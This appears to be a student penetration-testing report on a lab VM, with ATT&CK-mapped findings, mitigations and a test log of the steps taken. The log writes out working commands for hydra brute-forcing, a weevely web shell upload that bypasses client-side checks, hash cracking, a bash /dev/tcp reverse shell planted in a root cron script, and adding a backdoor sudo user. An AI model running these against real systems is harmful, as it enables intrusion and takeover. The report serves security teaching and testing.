Table of Contents

1. Executive Summary

This report outlines the security deficiencies discovered within the Pen-Testing Investigation VM. The assessment initially begins with limited information, simulating an external penetration testing scenario. As the assessment progresses and valid account credentials are obtained, it transitions to internal penetration testing. The focus shifts to exploring how adversaries within a network can move laterally and escalate privileges. These actions are conducted within the agreed-upon Rules of Engagement to ensure ethical and controlled testing practices.

1.1. Scope of work

This security assessment covers the remote penetration testing of the Pen-Testing Investigation VM with 172.19.192.217 IP address. The assessment was carried out from a black box perspective, with the only supplied information being the target is in the same network. No other information was assumed at the start of the assessment.

1.2. Project Objective

The purpose of this security assessment is to evaluate the defences and security measures implemented on the Pen-Testing Investigation VM. The assessment focuses on identifying and analysing vulnerabilities within this host, with the additional objective of systematically collecting all flags placed within the system. Vulnerabilities uncovered during the assessment will be thoroughly assessed and assigned a risk rating based on their threat, vulnerability, and potential impact.

1.3. Assumption

As the assessment was performed using an imported Pen-Testing Investigation VM on the local machine, it's important to note that the VM's IP address is not static and changes after every reboot. Therefore, for clarity and continuity in tracking, it is recommended to reference the IP address discovered during the initial discovery phase throughout the assessment process.

Pen-Testing Investigation VM - 172.19.192.217

Kail VM - 172.19.205.22

1.4. Summary of Findings

The Pen-Testing Investigation VM evaluation identified several critical vulnerabilities. Firstly, the usage of weak credentials, where both the username and password are set to "**administrator**," alongside the utilization of unencrypted HTTP protocol, presents a high-risk scenario. This configuration exposes transmitted data to potential interception and unauthorized access.

Another high-risk vulnerability lies in the inadequate upload validation mechanism, primarily relying on client-side methods. This oversight leaves the system vulnerable to remote code execution via file uploads Furthermore, the enumeration of unsecured credentials, with sensitive information stored in plain text within the **.htpasswd** file and **bash history** file, which are very easy to find and poses a medium-risk threat.

The SSH configuration's lack of Multi-Factor Authentication (MFA) presents another medium-risk vulnerability, allowing adversaries to gain unauthorized access with valid credentials. Lastly, the medium-risk vulnerability of scheduled task abuse through the Cron job "bak.sh" allows adversaries to escalate privileges to root level.

1.5. Summary of Recommendations

The Pen-Testing Investigation VM reveals several critical vulnerabilities spanning its Apache Webserver, SSH services, and scheduled tasks. Firstly, addressing password management and encryption is paramount. Implementing password policies aligned with NIST guidelines (M1051) ensures strong password requirements, strengthen by Account Use Policies (M1036) to mitigate brute force attacks. Upgrading to HTTPS further fortifies security, encrypting communication to packet sniffing attacks.

SSH security measures are essential for safeguarding remote access. Implementing MFA for SSH (M1032), alongside regular user privilege reviews (M1018), enhances access control, while firewall configurations (M1042) restrict SSH access to trusted networks and IP addresses. Introducing Multi-Factor Authentication (MFA) (M1032) adds an extra layer of defence against unauthorized access, rendering compromised credentials insufficient for entry. This measure significantly raises the bar for adversaries.

Secure coding practices are pivotal in mitigating vulnerabilities. Establishing a comprehensive secure coding framework, coupled with server-side validation mechanisms (M1040), fortifies defences against injection attacks, reducing the risk of exploitation through web-based vulnerabilities.

Regular audits (M1047) serve as proactive measures to detect and rectify any lapses in security, particularly concerning password storage practices. Augmented by comprehensive user training (M1017), personnel are equipped with the knowledge to uphold secure password management practices, mitigating risks stemming from human error.

Addressing Cron job security involves rectifying path interception weaknesses (M1047) and enforcing stringent file and directory permissions (M1022). Control over cron permissions via /etc/cron.allow and /etc/cron.deny files (M1018) limits unauthorized script execution, bolstering system integrity.

2. Methodology



Figure 1. Penetration Testing Methodology adapted from ISSAF.

3. Detail Findings and Recommendations

3.1. Detailed system information Pen-Testing Investigation VM

The Pen-Testing Investigation VM system at IP address 172.19.192.217 runs Ubuntu 18.0.1 LTS as its operating system. It has two open ports: port 22, which is running OpenSSH version 7.6, and port 80, which is hosting

an instance of Apache httpd version 2.4.29. These services are commonly used for secure remote access and web hosting purposes respectively.

IP Address	OS information	Open ports		
		#Port	Protocol	Service name
172.19.192.217	Ubuntu 18.0.1 LTS	22	TCP	OpenSSH 7.6
		80	TCP	Apache httpd 2.4.29

3.2. Apache Webserver (HTTP)

3.2.1. Weak credentials

The Pen-Testing Investigation VM currently employs an unencrypted (HTTP) protocol on the standard port 80. This setup allows legitimate users to upload images to the upload directory. However, the use of HTTP poses a significant security risk due to its lack of encryption and weak credentials, leaving transmitted data vulnerable to interception and unauthorized access.

- Threat Level – **High**
- Vulnerability **- High**
- Risk Rating – **High**

Analysis

The initial vulnerability presents a significant risk, as simple brute force tactics or attempting default passwords can swiftly provide unauthorized access to the Pen-Testing Investigation VM webpage, where both the username and password are set to "administrator." Additionally, there's a potential threat of a simple sniffer attack exploiting the continued use of HTTP protocol, facilitating the theft of website traffic and acquisition of credentials.

Given the relatively low skill level and resources required for such attacks, the likelihood of exploitation is notably high. This means that even less experienced adversaries could potentially compromise the system, escalating the risk of unauthorized access and subsequent compromise.

The potential impact of exploitation is considerable. Adversaries gaining entry to the Pen-Testing Investigation VM could establish a foothold for launching further attacks. This foothold could lead to the exposure of sensitive areas like the upload directory, introducing significant risks to the system's integrity and confidentiality.

Recommendation

This vulnerability corresponds to MITRE ATT&CK Technique code (T1110.001 - Password Guessing). To mitigate this risk, several measures can be implemented. Firstly, implementing password policies (M1051) in line with NIST guidelines (NIST, 2020) can significantly enhance security. This involves enforcing strong password requirements, including complexity and length criteria, to deter password guessing attacks.

Secondly, setting Account Use Policies (M1036) can be effective in thwarting password guessing attempts. These policies can lock an account after a certain number of failed login attempts, preventing adversaries from continuously guessing passwords. However, to avoid potential Denial of Service attacks resulting from this measure, it's essential to configure account use policies to only block non-compliant devices outside the organization's IP range or trusted devices. Additionally, upgrading to HTTPS is crucial to ensure encrypted communication between the server and client, thereby safeguarding against interception and theft of credentials during transmission.

Moreover, implementing multi-factor authentication (M1032) can provide an additional layer of security. It significantly enhances authentication processes by requiring users to provide two or more forms of verification before accessing the system, making it more challenging for adversaries to gain access.

3.2.2. Inadequate upload validation

The webpage upload validation on the Pen-Testing Investigation VM is inadequate as it relies solely on client-side validation to restrict file uploads to image types such as `.png` or `.jpg` (see Figure u). However, this approach

overlooks security concerns as it only verifies if the MIME content type matches the required file type, leaving the site vulnerable to remote code execution via file uploads.

- Threat Level – **Medium**
- Vulnerability **- High**
- Risk Rating – **High**

Analysis

The impact of poor validation practices on webpages is severe, as it allows adversaries to upload PHP code or other remote code execution, leading to unauthorized access or system compromise. the system only validates files based on their MIME content type, which can be manipulated using tools like Burpsuite repeater feature to edit file headers.

Additionally, adversaries can leverage tools like ExifTool to embed malicious PHP code into legitimate image files. This server-side vulnerability requires only medium-level skills and resources for exploitation, making it relatively accessible to attackers. Upon successful exploitation, adversaries gain full control over the website and potentially compromise the entire system, highlighting the critical importance of robust validation mechanisms and security measures. This vulnerability aligns with the ATT&CK technique Masquerade File Type (T1036.008).

Recommendation

It is recommended to establish a comprehensive secure coding framework. This framework should incorporate industry best practices to mitigate common vulnerabilities effectively. Moreover, implementing server-side validation mechanisms is crucial to validate all incoming data, including file uploads and form submissions. This approach helps in preventing security threats such as injection attacks and data tampering.

Furthermore, deploying Host-based Intrusion Prevention System (HIPS) solutions, as outlined in M1040, plays a vital role in proactively monitoring and preventing malicious behaviour on endpoints. Configuring HIPS policies to detect and block unauthorized file executions and suspicious activities enhances the overall security posture of the system.

Additionally, in line with M1038, enforcing execution prevention measures is paramount. This involves sanitizing input data, ensuring proper validation of files before execution, and implementing a strict allow list to restrict processing to authorized file types only. Finally it's imperative to adhere to a safe coding framework during the development process. This framework should encompass guidelines and practices that prioritize security from the initial stages of coding. By following safe coding practices, developers can proactively identify and mitigate security vulnerabilities, reducing the likelihood of introducing exploitable flaws into the webpage.

3.3. Pen-Testing Investigation VM

3.3.1. Enumeration of unsecured credentials

The server issue stems from oversight in configuration, resulting in the exposure of credentials in plain text. During the Pen-Testing Investigation VM case, sensitive credentials were discovered in the bash history file located in Fred's home directory (/home/fred), as well as in the htpasswd file, which had read permissions granted to all group users.

- Threat Level – **Medium**
- Vulnerability - **Medium**
- Risk Rating – **High**

Analysis

It is observed that the htpasswd file, intended for storing user passwords for the Apache HTTP server, was not adequately secured on the Pen-Testing Investigation VM. This oversight poses a significant security risk as sensitive credentials are stored in plain text (T1552.001 credentials in files).

Furthermore, the bash history file, which logs commands typed during user sessions, was found to contain sensitive information, including the manager's password, on the account of Fred. This vulnerability aligns with the MITRE ATT&CK technique T1552.003 (Bash History), highlighting the importance of unsecured command history logs.

Recommendations

Is essential to incorporate several measures into the recommended actions for addressing the identified security shortcomings. Regular audits (M1047) are imperative to detect any instances of passwords being stored inappropriately and to initiate corrective actions to mitigate exposure risks. Moreover, implementing password policies (M1027) that prohibit the storage of passwords in files and adhere to guidelines such as those provided by NIST can significantly enhance security. Additionally, restricting file and directory permissions (M1022) by confining file shares to specific directories with access granted only to necessary users can mitigate the risk of unauthorized access to sensitive information.

Furthermore, comprehensive user training (M1017) is crucial to ensure that developers and system administrators understand the inherent risks associated with storing plaintext passwords in software configuration files. By educating personnel on the importance of secure password management practices and the potential consequences of neglectful security measures.

3.3.2. Unsecured remote services – SSH

Secure Shell (SSH) is an encrypted protocol that enables users to access services remotely. However, even with this encryption, adversaries who obtain valid account credentials through other means can exploit these accounts to gain unauthorized privileges. This unauthorized access allows them to execute actions on the remote machine as the logged-on user.

- Threat Level – **Medium**
- Vulnerability - **Low**
- Risk Rating – **Medium**

Analysis

-It was identified that the Pen-Testing Investigation VM's SSH configuration lacks Multi-Factor Authentication (MFA), allowing any host or IP address with a valid username and password to access the system. This configuration oversight aligns with the MITRE ATT&CK technique T1021.004 for SSH exploitation. Addressing this vulnerability is critical to mitigate the risk of unauthorized access and potential compromise of system.

Recommendations

It is critical to address SSH vulnerabilities identified under T1021.004. Implementing multi-factor authentication (M1032) significantly enhances the security of SSH access, reducing the risk of unauthorized entry even if credentials are compromised. Effective user account management (M1018), including regular review and updating of user privileges, is essential for the integrity of SSH connections.

Furthermore, to mitigate risks associated with SSH, it is advisable to adhere to security best practices outlined in M1042. Disabling or removing features for users who do not require remote service access helps minimize potential attack surfaces. Additionally, restricting SSH connections to trusted network/IP address blocks through firewall configurations enhances network security by limiting access to authorized entities only.

For stronger authentication mechanisms, configuring SSH to utilize host certificates and key-based authentication instead of passwords. This approach involves disabling password authentication and enabling key-based authentication with multi-factor authentication (MFA), further strengthening the security of SSH connections.

3.3.3. Scheduled task abuse: cron job

Scheduled tasks, often executed through cron in Unix based systems, are essential for automating repetitive tasks. However, when misconfigured, they can be exploited by adversaries to escalate their privileges to root level. This is case with Pen-Testing Investigation VM as a file named "bak.sh" was discovered with cron tab enabled but lacking adequate protection measures. Adversaries can manipulate the PATH environment variable (T1574.007 - Path Interception) to intercept the execution of the cron job, enabling them to execute scripts. Additionally, this scenario

aligns with the MITRE ATT&CK technique T1053.005, which involves adversaries abusing scheduled tasks to achieve root access.

- Threat Level – **Medium**
- Vulnerability - **Medium**
- Risk Rating – **High**

Analysis

The analysis reveals a vulnerability in the scheduled task Cron job, which can be exploited to escalate advisory privileges to root level. The discovery of the "bak.sh" file configured with a Cron job for website backup operations, without adequate protection measure. Furthermore, the Cron tab configuration lacks specification of the file path, implying that the Cron job executes scripts from the default directory, typically "/usr/local". Consequently, any file located in this directory can be executed at the scheduled intervals, in this case, every 17 minutes.

The manager account has permissions to modify the script “bak.sh”. Subsequently, overwriting it with reverse shell payload enable to catch root shell in interactive bash listener shell, allowing to execute commands as system root. The consequences of such unauthorized access are severe and far-reaching, leading to a complete compromise of system integrity.

Recommendations

Firstly, in alignment with the audit process (M1047), it's imperative to locate and rectify path interception weaknesses present in program configuration files. This can be achieved by specifying file $PATH without generalizing to a directory, thereby mitigating the risk of path manipulation attacks.

Moreover, attention should be given to User Account Management, as highlighted in M1018. This involves controlling cron permissions through the utilization of /etc/cron.allow and /etc/cron.deny files to regulate access and prevent the execution of unwanted scripts. Furthermore, to enhance security measures, it is recommended to adhere to M1022, which emphasizes the importance of restricting file and directory permissions. By configuring proper permissions and access controls, users can be denied the ability to write files to the top-level directory, thereby reducing the risk of exploitation.

4. Test Log

Test Log	Action	Steps Performed	Results (If any)
1.	Opened Kali Linux VM on Local machine	Connect to Kali VM through Hyper-V	Kali Linux initialised
2.	Opened Pen-Testing Investigation VM In Local Machine	Connected to Pen-Testing Investigation VM Through Hyper-V	Pen-Testing Investigation VM Initialised
3.	Determine Kali Linux VM IP address, Subnet mask and CIDR	Terminal Command: **ip a**	IP Address: **172.19.205.22** Subnet Mask:**172.19.207.255** CIDR: **/20** (Refer to Figure a.)
4.	Determining Pen-testing VM IP Address and enumeration services running on it.	Terminal command: **sudo nmap -sS 172.19.205.222/20** Since Kali, my local machine and Pen-testing VM are on the same network doing a subnet scan would give its IP address	IP address: **172.19.192.217** Services: **SSH, HTTP** (Refer to Figure b.)
5.	Enumerating Website	Browser: **http://172.19.192.217:80**	It lands on the login page of the Pen-testing VM
6.	Opened Burpsuite in Kali	Terminal command: **sudo burpsuite**	Burp suite initialised.
7.	Create a username and password file to brute-force web login	Terminal command: **nano password.txt** **nano username.txt**	https://www.lifehacker.com.au/2016/03/the-top-10-usernames-and-passwords-hackers-try-to-get-into-remote-computers/
8.	Use hydra to brute force Web login	Terminal command: **Sudo hydra -L ~/Desktop/username.txt -P ~/Desktop/password.txt 172.19.192.217 http-post-form "/login.php:username=^USER^&password=^PASS^&login=:Wrong username or password"**	Found the weak credentials. Username=**administrator** Password=**administrator**

9.	Flag 1	**knclkfm32lkmsdldm23rasdl2lkgl2lmflsdl 232**	On the webpage after logging in
10.	Opened Gobuster to Enumerate directories of webpage	Terminal command: **sudo gobuster dir -u http://172.19.192.217/ -w /usr/share/wordlists/dirbuster/big. txt**	Returns directory found. /upload /private (Refer to Figure c.)
11.	Created web shell using weevely named shell.php	Terminal command: **Weevly generate shell.php pass**	Returns file named shell.php in Desktop directory
12.	Open Firefox	Browse: Access **http://172.19.192.217/upload.php/**	N/A
13.	Upload php file to the webpage of Pen-Testing Investigation VM	N/A	upload failed as webpage only allows images.
14.	Renamed shell.php	Terminal command: **mv shell.php shell.jpg**	Successfully renamed file.
15.	Open Firefox	Browse: Access **http://172.19.192.217/upload.php/**	
16.	Upload renamed filed	N/A	upload failed again as webpage only allows images.
17.	Edited shell.php header using Hexeditor	Terminal command: **hexeditor -a shell.php** **added FF D8 FF as header**	Failed upload as webpage only allows images.
18.	Downloaded image file with jpg format	Browser	saved it Desktop directory under shell.jpg
19.	Set interceptor on in Burpsuite	Burpsuite: **Toolbar> Proxy> Interceptor Tab> toggle on "Interceptor on"**	Successfully turned-on the interceptor and set respective proxy on Firefox.
20.	Open Firefox	Browse: Access http://172.19.192.217/upload.php/	https://www.youtube.com/watch?v=YAFVGQ-lBoM
21.	Upload shell.jpeg file	N/A	Use interceptor to edit upload file.
22.	Intercepted traffic in Brupsuite	Brupsuite: "Forward" button several times to send the intercepted request. **Proxy> HTTP History tab > Select POST request> Right-click > send to repeater.**	(Refer to Figure d.)
23.	Turn off interceptor in Brupsuite	Burpsuite: **Burpsuite Toolbar > Proxy> Interceptor Tab> toggle on "Interceptor off"**	N/A
24.	Edit POST request in repeater mode in Burpsuite	Burpsuite: **Burpsuite Toolbar> Repeater> Click "send".**	Upload successful. (Refer to Figure e.)

		Altering file data in raw data form before sending request to webpage. **Change filename= "shell.jpg" to "shell.php"** (to suite created weevely file) **Change Content-Type: application/x-php** (This makes sure the upload shell treats as php file within webpage) **Delete image file contents** (Leave first line as its jpg header) **and replace with contents of shell.php** (created with weevely)	
25.	Open Firefox	Browser: **http://172.19.192.217/upload/**	shell.php is uploaded to directory in **172.19.192.217/upload.** (Refer to Figure f.)
26.	Access uploaded shell.php file	Browser**:** http://172.19.192.217/upload/**> click shell.php file**	Copy uploaded php file URL. http://172.19.192.217/upload/shell.php
27.	Access webshell backdoor with Weevely	Terminal command: **weevely** **http://172.19.192.217/upload/shell.php** **pass** **whoami** **>www-data**	Successfully established backdoor connection.
28.	Access private directory	Terminal Command: **ls** **>lists uploaded files to upload directory.** **cd ..** **cd private** **cat secret.txt**	Found flag 2. (Refer to Figure g.)
29.	**Flag 2**	**zlsad234lkdsklf23534lsdf234laksjd934jsad**	/var/www/html/private
30.	Search for hidden files	Terminal command: **ls -lah** l- long listing format a- do not ignore entries starting with "." h- human-readable	when going through file permissions **.htpasswd** file has read access to all user groups. (Refer to Figure h.)
31.	Creating text file with .htpasswd in local kali VM	Terminal command: **cd ~ /Desktop/** **nano htpassw.txt** (paste .htpasswd content) Ctrl + O(save file)	Successfully created text file with htpasswd hash.
32.	Use johntheripper to find hash format of developer password	Terminal command: **sudo john htpasswdhash.txt**	This would give hash used by password. Further could be double checked with htpasswd manual in Apache documentation. https://httpd.apache.org/docs/2.4/programs/htpasswd.html
33.	Unzipped wordlists	Terminal Command:	Wordlists ready to use.

		gunzip /usr/share/wordlists/rockyou.txt.gz	
34.	Use johntheripper to crack developer password	Terminal command: **sudo john htpasswdhash.txt --format=md5crypt --wordlist=/usr/share/wordlists/ rockyou. txt**	This reveals password of developer account in wwwprod. (Refer to Figure i.)
35.	Establish SSH connection to wwwprod	Terminal command: **ssh developer@172.19.192.217**	Successfully connects to Developer.
36.	Searching Developer home directory	Terminal command: **ls** **cat mynote.txt**	Found flag 3. (Refer to Figure j.)
37.	**Flag 3**	**alkj23fsflk3453;dasdk;Klkj2423kljJL32lk3**	/home/developer
38.	Searching others home directories	Terminal command: **cd ..** **ls -la** **cd fred** **cat .bash_history**	Found bash history file with **Fred** being owner and **group - developer** given read permission. /home/fred **Manager: og2ksi2hsbek2k3** (Refer to Figure k.)
39.	Disconnects Developer SSH connection from Kali	Terminal commands:" **exit**	Successfully disconnects.
40.	Establish SSH connection to Manger	Terminal command: **manager@172.19.192.217**	Successfully connects to manger.
41.	Searching Manger Home directory	Terminal command: **ls -lah**	
42.	Read text file in	Terminal command: **cat readme.txt**	Successfully found flag 4. (Refer to Figure l.)
43.	**Flag 4**	**KJ3kskjoqwo3204jmvlsKek223gql;:Lk32rldl3**	/home/manager
44.	Exploring bash history file in Manager	Terminal command: **cat .bash_history**	list of bash command history. (Refer to Figure m.)
45.	Searching for cronjobs running on Pen-Testing Investigation VM	Terminal command: **ls -la /etc/cron***	Returns all hidden cronjobs and cron directory files.
46.	Searching crontab	Terminal command: **cat /etc/cron***	Based on $PATH in crontab file **/usr/local** is where scripts get executed. (Refer to Figure n.)
47.	Overwriting bak.sh file	Terminal commands: **echo "bash -i >& /dev/tcp/172.19.205.22/4444 0>&1" > bak.sh** **chmod 775 bak.sh**	A reverse shell script created and overwrote the crontab called **bak.sh** which will execute every 17 minutes. (Refer to Figure o.)

		7-full permission 7-full permission 5-read and execute	https://medium.com/@tinopreter/linux-privesc-2-scheduled-tasks-cron-b23c4c4df152 https://juggernaut-sec.com/cron-jobs-lpe/#Setting_up_the_Exploit_and_Getting_a_Root_Shell-4
48.	Start netcat listener to listen in Kali VM	Terminal commands: **nc -lnvp 4444**	After some time reverse shell establish connections to kali VM. (Refer to Figure p.)
49.	Searching root directory	Terminal commands: **ls**	Found flag 5.
50.	**Flag 5**	**Poqiwenfefe423dlLKM#02n323irp923ri3 nfIJ3**	/root
51.	Determining Sudo users	Terminal command: **groups fred**	Fred is assigned sudo user. (Refer to Figure q.)
52.	Change sudo user password	Terminal command: from reverse shell in Kali **passwd fred**	Successfully changed password to maintain consistent access to system. (Figure t.)
53.	Creating new user with root privilege	Terminal command: **adduser abilaash** **usermod -aG sudo abilaash**	Successfully created sudo user to maintain consistent access to system.

5. References

CQR Company. (n.d.). Client-side Validation Bypass. CQR. https://cqr.company/web-vulnerabilities/client-side-validation-bypass/

How to Add User to Sudoers or Sudo Group on Ubuntu. (2019, March 19). Knowledge Base by PhoenixNAP. https://phoenixnap.com/kb/how-to-create-sudo-user-on-ubuntu

Information System Security Assessment Framework (ISSAF). (n.d.). FutureLearn. https://www.futurelearn.com/info/courses/ethical-hacking-an-introduction/0/steps/71521

Best practices for SSH configuration. (2018, December 1). Www.ibm.com. https://www.ibm.com/support/pages/best-practices-ssh-configuration

What is the Secure Shell (SSH) Protocol? | SSH Academy. (n.d.). Www.ssh.com. https://www.ssh.com/academy/ssh/protocol#strong-authentication-with-ssh-keys

What is ssh-keygen & How to Use It to Generate a New SSH Key? (n.d.). Www.ssh.com. Retrieved May 11, 2024, from https://www.ssh.com/academy/ssh/keygen#using-x.509-certificates-for-host-authentication

NIST (2020). NIST Special Publication 800-63B. Nist.gov; NIST. https://pages.nist.gov/800-63-3/sp800-63b.html

Linux Die. (n.d). Create user. https://linux.die.net/man/1/createuser

6. Appendix



Figure 2. A screenshot showing Kali VM network details.



Figure 3. A screenshot showing Nmap results after subnet scan.



Figure 4. A screenshot showing results from gobuster directory scan.



Figure 5. A screenshot showing HTTPhistory tab in Burpsuite.

